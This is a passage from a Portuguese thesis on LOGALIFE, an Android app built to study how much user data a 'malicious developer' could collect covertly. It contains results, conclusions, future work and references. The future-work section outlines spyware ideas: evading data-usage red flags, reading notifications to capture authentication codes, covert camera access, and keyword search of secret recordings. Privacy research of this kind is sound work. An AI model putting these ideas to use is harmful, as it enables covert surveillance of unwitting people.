Na Figura 42 é possível consultar a estrutura de dados relativa ao uso das aplicações. A estrutura é bastante simples, a cada chave que é o nome do *package* da aplicação corresponde o valor em milissegundos de quanto tempo cada aplicação foi usada.

Para uma mais fácil leitura, da informação apresentada, foi utilizada uma função de modo a converter o tempo que o utilizador gastou, em cada aplicação, de milissegundos (ms) para o formato que faça mais sentido, sejam segundos, minutos ou horas. O código utilizado pode ser consultado na Listagem 18.

```
msToTime: function (ms) {
      let seconds = (ms / 1000).toFixed(1);
      let minutes = (ms / (1000 * 60)).toFixed(1);
      let hours = (ms / (1000 * 60 * 60)).toFixed(1);
      let days = (ms / (1000 * 60 * 60 * 24)).toFixed(1);
      if (seconds < 60) return seconds + " segundos";
      else if (minutes < 60) return minutes + " minutos";
      else if (hours < 24) return hours + " horas";
      else return days + " dias";
    },
```

Listagem 18 - Converter ms no Formato Adequado

Figura 42 - Estrutura do Uso de Aplicações no Firebase

4.11. Análise de Resultados

Após o desenvolvimento do projeto foi possível analisar os resultados e retirar algumas ilações. Algumas das questões que o desenvolvimento da aplicação móvel pretendia responder eram:

- Que informações são possíveis recolher de um utilizador Android?
- Com que facilidade é possível recolher informações pessoais?
- Que informações podem ser recolhidas sem a permissão ou conhecimento do utilizador?
- Quais as dificuldades impostas pela Google para a obtenção de informações privadas por um utilizador mal-intencionado?

A resposta é similar para as duas primeiras perguntas, ou seja, as informações possíveis de recolher e a facilidade com que as mesmas podem ser recolhidas varia conforme as permissões cedidas pelo utilizador.

Relativamente à terceira pergunta, a resposta é um pouco mais complexa dependendo se nos focarmos na palavra permissão ou conhecimento. Se a pergunta for feita da seguinte forma "Que informações podem ser recolhidas sem a **permissão** do utilizador?", a resposta é simples nenhumas ou muito poucas, e a cada nova versão do Android lançada pela Google será cada vez mais difícil obter este tipo de informações sem a permissão do utilizador, porque se observa uma crescente preocupação em solicitar mais e de forma mais explicita permissões ao utilizador. Em contrapartida, se a pergunta for formulada no seguinte formato "Que informações podem ser recolhidas sem o **conhecimento** do utilizador?", a resposta é completamente diferente uma vez que na maioria das vezes o utilizador cede as permissões sem saber o que está realmente em jogo. Se mesmo as pessoas com alguns conhecimentos informáticos facilmente cedem permissões às aplicações sem perder muito tempo a debater as possíveis consequências destas ações é fácil imaginar que a restante população, de um modo geral, ceda estas permissões sem qualquer meditação. Tal como a maioria das pessoas aceita os termos e condições dos produtos e serviços *online* sem a leitura dos mesmos, também uma grande parte dos utilizadores aceita a cedência de permissões sem se questionar sobre qual o motivo de determinada aplicação requisitar certas permissões. Em suma, e respondendo à pergunta creio que seria impossível quantificar e qualificar quais as informações que podem ser

recolhidas ao utilizador sem o conhecimento do mesmo uma vez que o conhecimento do utilizador é subjetivo, e depende da compreensão informática do mesmo, por exemplo um utilizador mais bem informado pode questionar-se sobre qual a razão de uma aplicação como uma calculadora requisitar permissões de acesso a ficheiros.

Em relação à quarta pergunta, "Quais as dificuldades impostas pela Google para a obtenção de informações privadas por um utilizador mal-intencionado?", a verdade é que a Google tem feito bastantes esforços para dificultar o acesso a informações de utilizador não só criando novas permissões como também limitando funcionalidades ao abrangê-las dentro de permissões já existentes. Durante o desenvolvimento da funcionalidade de obtenção da localização do utilizador recorrendo ao sinal GPS foi realizada alguma pesquisa e um exemplo que valida a evolução da Google neste aspeto é o facto de atualmente as aplicações precisarem da permissão de acesso à localização para poderem usar o Bluetooth uma vez que nas versões mais antigas do Android era possível obter a localização através de Bluetooth. Outro ponto que valida a evolução mencionada, é por exemplo o facto de na versão 12 do Android o utilizador saber sempre que as aplicações acedem ao microfone ou à câmara através da apresentação de um ícone verde na barra superior do ecrã.

Em comparação com os trabalhos relacionados estudados, uma das dificuldades com a qual alguns dos autores se depararam foi com a precisão na obtenção da localização utilizando o GPS, no projeto **LOGALIFE** este foi um não problema uma vez que os dados devolvidos pelo GPS foram sempre precisos. A explicação mais óbvia passa pela evolução não só do *hardware,* mas também do *software* uma vez que os trabalhos estudados foram realizados há já alguns anos.

Relativamente às informações do utilizador que a aplicação tinha como objetivo obter, todas elas foram facilmente obtidas à exceção do acesso ao microfone, quando o serviço é iniciado remotamente. Contudo, é importante frisar que todas as informações recolhidas necessitaram de cedência de permissões por parte do utilizador.

Um estudo [20] realizado nos Estados Unidos afirma que um utilizador tem em média mais de 80 aplicações instaladas no seu *smartphone*. Dessas 80 aplicações, em média, quantas requisitam permissões? Quantas realmente precisam das permissões requisitadas? A resposta a ambas as questões é muito subjetiva uma vez que depende de

utilizador para utilizador e de aplicação para aplicação, mas torna-se bastante preocupante fazer uma retrospetiva ao número de aplicações a que cedemos permissões [21].

5. Conclusões

Os objetivos do projeto **LOGALIFE** passavam pelo desenvolvimento de uma aplicação *mobile* Android que obtivesse o máximo de informações do utilizador sem que este se apercebesse, por outras palavras, o objetivo principal passava por desenvolver a aplicação pensando como um programador "mal-intencionado" e perceber que informações eram possíveis de obter com e sem a cedência de permissões do utilizador.

O foco do desenvolvimento do projeto centrou-se muito mais em fazer uma análise à facilidade/dificuldade de obtenção dos dados do utilizador e menos por desenvolver uma aplicação "atraente". Claro que se um programador "mal-intencionado" quisesse de facto lançar a aplicação no mercado, por exemplo através da Play Store, teria de ter a preocupação de atribuir um contexto à aplicação, desenvolvendo por exemplo um jogo ou uma aplicação que necessitasse de certas permissões, desta forma os utilizadores da aplicação hesitariam menos em ceder as permissões requisitadas.

O desenvolvimento da aplicação permitiu responder às seguintes questões que foram levantadas na introdução:

- Que informações são possíveis recolher de um utilizador Android?
- Com que facilidade é possível recolher informações pessoais?
- Que informações podem ser recolhidas sem a permissão ou conhecimento do utilizador?
- Quais as dificuldades impostas pela Google para a obtenção de informações privadas por um utilizador mal-intencionado?

Após o desenvolvimento deste projeto, considero que, onde a Google fez um maior investimento em dificultar a obtenção de informação foi no acesso à localização e também ao microfone. Relativamente à obtenção da informação foi conseguido através da criação de diferentes permissões que especificam por exemplo se o acesso à localização será feito em *background*, se este será feito de forma precisa ou não e também avisando o utilizador quando as aplicações acedem à localização em segundo plano. No caso do microfone os esforços da Google são visíveis ao não permitir o acesso ao microfone sem que a aplicação esteja a ser executada.

O tópico que se torna mais preocupante é o facto de que a partir do momento em que o utilizador cede a permissão de acesso aos ficheiros a aplicação pode aceder a todas as suas fotografias e ficheiros e enviá-los para um servidor remoto. Esta é uma via sem retorno, uma vez que a partir do momento em que as fotos/ficheiros estão na posse do programador "mal-intencionado" já não há nada que o utilizador possa fazer.

De uma forma geral, todos os objetivos propostos para o desenvolvimento do projeto **LOGALIFE** foram alcançados no prazo definido. A elaboração do trabalho permitiu alargar os conhecimentos nas tecnologias utilizadas, nomeadamente em Java (relacionado com o desenvolvimento da aplicação *mobile*) e Vue.js (relacionado com o desenvolvimento da aplicação WEB).

Um ponto de destaque relativo ao desenvolvimento da aplicação móvel é o facto de o código desenvolvido ter sido publicado num repositório público: https://github.com/MiguelMasca/LOGALIFE/, recorrendo ao Github[33]. Com esta decisão possibilita-se a partilha do conhecimento adquirido como um contributo efetivo para a comunidade.

Em suma, a realização deste projeto permitiu alargar os conhecimentos relativos ao desenvolvimento em Android, responder a algumas das questões relativas à segurança dos dados dos utilizadores no seu *smartphone* e principalmente reforçar a ideia de que a cedência de permissões no contexto das aplicações Android deve ser reduzida ao mínimo possível.

5.1. Trabalho Futuro

Durante o desenvolvimento do projeto foram surgindo algumas ideias consideradas relevantes para o projeto, algumas delas foram implementadas enquanto outras, por uma questão de priorizar as funcionalidades mais relevantes, foram deixadas de parte com a possibilidade de virem a ser implementadas mais tarde.

Um dos pontos que foi mencionado várias vezes durante o desenvolvimento da aplicação **LOGALIFE** e que será interessante de desenvolver como trabalho futuro foi a

[33] https://github.com/

possibilidade de apenas enviar os dados que não estão já armazenados na base de dados. Este requisito não funcional poderá ser implementado com a utilização de *hashes*[34]. Uma vantagem desta funcionalidade é o facto de reduzir a quantidade de dados enviados pela aplicação, e desta forma é possível evitar o indesejado levantar de *red flags* caso o utilizador controle a quantidade de dados móveis utilizados por cada aplicação.

Adicionalmente, seria proveitoso implementar uma funcionalidade que acedesse às notificações do utilizador, desta forma, e caso fosse possível, a aplicação poderia ter acesso a informação como por exemplo:

- o conteúdo das mensagens do utilizador – o que poderá ser bastante perigoso para o mesmo quando este recebe informações sensíveis como por exemplo códigos de autenticação de múltiplos fatores;
- o conteúdo das notificações de todas restantes as aplicações.

Esta funcionalidade deverá ser possível de implementar uma vez que existem aplicações, como é o caso da Unseen[35], que leem as notificações das aplicações de comunicação e as mostram ao utilizador, no caso desta aplicação o objetivo é que o utilizador leia as mensagens sem que os remetentes das mesmas o saibam.

De forma a complementar a funcionalidade de gravação de áudio, recorrendo ao microfone, seria interessante:

- Perceber se é possível implementar uma funcionalidade semelhante à implementada, mas neste caso seria explorada a possibilidade de aceder à câmara do *smartphone* sem que o utilizador do mesmo se aperceba – este ponto dificilmente será possível uma vez que tudo leve a crer que a abordagem da Google de não permitir o acesso ao microfone como a aplicação em segundo plano seja a mesma para a câmara.

[34] https://pt.wikipedia.org/wiki/Fun%C3%A7%C3%A3o_hash

[35] https://play.google.com/store/apps/details?id=com.tda.unseen&hl=pt_PT&gl=US

- Implementar uma funcionalidade de *speech to text* (STT)[36] de forma que seja possível transformar as gravações áudio em texto. Ao realizar esta conversão será possível pesquisar por *keywords* sem que o programador "mal-intencionado" tenha de ouvir todas as gravações áudio.

[36] https://en.wikipedia.org/wiki/Speech_recognition

Bibliografia

[1] «Strategy Analytics: Half the World Owns a Smartphone | Strategy Analytics». https://news.strategyanalytics.com/press-releases/press-release-details/2021/Strategy-Analytics-Half-the-World-Owns-a-Smartphone/default.aspx (acedido out, 2021).

[2] «(PDF) Mobile Tracking System using Web Application and Android Apps». https://www.researchgate.net/publication/328346114_Mobile_Tracking_System_using_Web_Application_and_Android_Apps (acedido out, 2021).

[3] A. Khatoon e P. Corcoran, «Android permission system and user privacy-A review of concept and approaches», *IEEE International Conference on Consumer Electronics - Berlin, ICCE-Berlin*, vol. 2017-September, pp. 153–158, dez. 2017, doi: 10.1109/ICCE-BERLIN.2017.8210616.

[4] A. J. Spink, L. P. J. J. Noldus, B. Loke, e M. Kelia, «Automated mobile user experience measurement: combining movement tracking with app usage logging. Automated Mobile User Experience Measurement: Combining Movement Tracking with App Usage Logging», 2014. [Em linha]. Available: https://www.researchgate.net/publication/261544335

[5] A. Li, D. Darling, e Q. Li, «PhotoSafer: Content-Based and Context-Aware Private Photo Protection for Smartphones», em *Proceedings - 2018 2nd IEEE Symposium on Privacy-Aware Computing, PAC 2018*, out. 2018, pp. 10–18. doi: 10.1109/PAC.2018.00008.

[6] J. L. Kröger e P. Raschke, «Is my phone listening in? on the feasibility and detectability of mobile eavesdropping», em *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2019, vol. 11559 LNCS, pp. 102–120. doi: 10.1007/978-3-030-22479-0_6.

[7] «Análise de Requisitos - Engenharia de Software - InfoEscola». https://www.infoescola.com/engenharia-de-software/analise-de-requisitos/ (acedido abr, 2021).

[8] «Mobile App Download Statistics & Usage Statistics (2022) - BuildFire». https://buildfire.com/app-statistics/ (acedido abr, 2021).

[9] «Receber mensagens em uma app Android | Firebase Cloud Messaging». https://firebase.google.com/docs/cloud-messaging/android/receive (acedido maio, 2022).

[10] «How to start an activity from a firebase push notification in Android | by Mohit Dholakia | Medium». https://medium.com/@mohitdholakia4/how-to-start-an-activity-from-a-firebase-push-notification-in-android-47134750c894 (acedido maio, 2022).

[11] «Iniciar uma atividade a partir de uma notificação | Desenvolvedores Android | Android Developers». https://developer.android.com/training/notify-user/navigation (acedido maio, 2022).

[12] «How to download files from Firebase Storage to Android device | Simple and easy tutorial - YouTube». https://www.youtube.com/watch?v=SmXGlv7QEO0 (acedido maio, 2022).

[13] «Fazer upload de arquivos com o Cloud Storage no Android | Firebase Storage». https://firebase.google.com/docs/storage/android/upload-files#upload_from_a_local_file (acedido maio, 2022).

[14] «Acessar arquivos de mídia do armazenamento compartilhado | Desenvolvedores Android | Android Developers». https://developer.android.com/training/data-storage/shared/media (acedido jun, 2022).

[15] «Android Get Current Location Continuously | Location Service | Fused Location Provider API - YouTube». https://www.youtube.com/watch?v=4_RK_5bCoOY (acedido ago, 2022).

[16] «Geofencing on Android 11 | Medium». https://umang91.medium.com/geofencing-on-android-11-f61b781055c6 (acedido ago, 2022).

[17] «User Location in Android 11 - Mobikul - Android Location». https://mobikul.com/user-location-in-android-11/ (acedido ago, 2022).

[18] «Data set - Wikipedia». https://en.wikipedia.org/wiki/Data_set (acedido ago, 2022).

[19] «Requisitos Não Funcionais e Arquitetura de Software». https://www.devmedia.com.br/artigo-engenharia-de-software-3-requisitos-nao-funcionais/9525 (acedido set, 2022).

[20] «Mobile App Download Statistics & Usage Statistics (2022) - BuildFire». https://buildfire.com/app-statistics/ (acedido set, 2022).

[21] «Pesquisa estima que metade da população mundial tem smartphones - TecMundo». https://www.tecmundo.com.br/mercado/220009-pesquisa-estima-metade-populacao-mundial-tem-smartphones.htm (acedido set, 2022).

[22] Felt, A.P., et al.: Android permissions: user attention, comprehension, and behavior. In: Proceedings of the Eighth Symposium on Usable Privacy and

Security (SOUPS 2012), Washington, D.C. ACM Press (2012). https://doi.org/10.1145/2335356.2335360uisa